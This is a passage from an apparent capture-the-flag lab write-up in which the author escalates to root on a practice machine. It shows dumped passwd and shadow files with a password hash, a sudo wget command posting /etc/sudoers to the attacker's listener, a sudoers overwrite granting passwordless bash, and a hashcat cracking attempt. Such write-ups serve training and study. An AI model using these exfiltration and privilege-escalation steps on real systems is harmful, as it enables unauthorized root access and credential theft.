mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
jessie:x:1000:1000:jessie,,,:/home/jessie:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
```

As we can see, the passwd file was sent through the wget command.

I tried to do the same with the shadow file, without success. While it was possible to read the root flag without rooting the machine, in preferred to find a way to root it. After searching through internet, I found that it is possible to get the sudoers file, to write it and then to overwrite it in the /etc directory itself. Changing the value of this file can lead us to run commands without password, and then to gain a root shell.



```
jessie@CorpOne:/var/www/html/sitemap$ sudo /usr/bin/wget --post-file=/etc/sudoers 10.11.24.233
--2021-01-21 00:48:30--  http://10.11.24.233/
Connecting to 10.11.24.233:80... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--2021-01-21 00:48:39--  (try: 2)  http://10.11.24.233/
Connecting to 10.11.24.233:80... failed: Connection refused.
```




```
root@kali:~/challs# nc -lvp 80
listening on [any] 80 ...
10.10.241.133: inverse host lookup failed: Unknown host
connect to [10.11.24.233] from (UNKNOWN) [10.10.241.133] 35516
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.11.24.233
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 797

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
jessie  ALL=(root) NOPASSWD: /usr/bin/wget
```


We get here the sudoers file. I edited it using nano to add the /bin/bash permission without password, with the sudo rights.

After running the command, I received the root shell !


getting the root shell gives me all the rights ! after also getting the root flag, I wanted to know the password of jessie. I looked in the /etc folder and printed using cat command the shadow content. Without errors, it was empty. It is an answer about why I did not get the content using wget. After further research, I found a "shadow-" file. I printed its content and fount the jessie hash !



```
jessie@CorpOne:/etc$ sudo /bin/bash
root@CorpOne:/etc# whoami
root
root@CorpOne:/etc# cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@CorpOne:/etc# ls /root
root_flag.txt
root@CorpOne:/etc# cat /root/root_flag.txt
b1b968b37519ad1daa6408188649263d
root@CorpOne:/etc#
```



```
root@CorpOne:/etc# cat "shadow-"
root:!:18195:0:99999:7:::
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:17954:0:99999:7:::
uuidd:*:17954:0:99999:7:::
lightdm:*:17954:0:99999:7:::
whoopsie:*:17954:0:99999:7:::
avahi-autoipd:*:17954:0:99999:7:::
avahi:*:17954:0:99999:7:::
dnsmasq:*:17954:0:99999:7:::
colord:*:17954:0:99999:7:::
speech-dispatcher:!:17954:0:99999:7:::
hplip:*:17954:0:99999:7:::
kernoops:*:17954:0:99999:7:::
pulse:*:17954:0:99999:7:::
rtkit:*:17954:0:99999:7:::
saned:*:17954:0:99999:7:::
usbmux:*:17954:0:99999:7:::
jessie:$6$0wv9XLy.$HxqSdXgk7JJ6n9oZ9Z52qxuGCdFqp0qI/9X.a4VRJt860njSusSuQ663bXfIV7y.ywZxe0inj4Mckj8/uvA7U.:18195:0:99999:7:::
sshd:*:18195:0:99999:7:::
root@CorpOne:/etc#
```



```
Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$0wv9XLy.$HxqSdXgk7JJ6n9oZ9Z52qxuGCdFqp0qI/9X.a4V...uvA7U.
Time.Started.....: Thu Jan 21 02:41:46 2021 (12 mins, 29 secs)
Time.Estimated...: Thu Jan 21 02:54:15 2021 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    18822 H/s (5.90ms) @ Accel:4 Loops:64 Thr:1024 Vec:1
Recovered........: 0/1 (0.00%) Digests
Progress.........: 14344386/14344386 (100.00%)
Rejected.........: 244356/14344386 (1.70%)
Restore.Point....: 14344386/14344386 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: !mariana! -> 654321aA
Hardware.Mon.#1..: Temp: 73c Util: 97% Core:1569MHz Mem:3003MHz Bus:4

Started: Thu Jan 21 02:41:41 2021
Stopped: Thu Jan 21 02:54:16 2021
```

I used the wordlist of rockyou and didn't find anything!

Thank you for reading !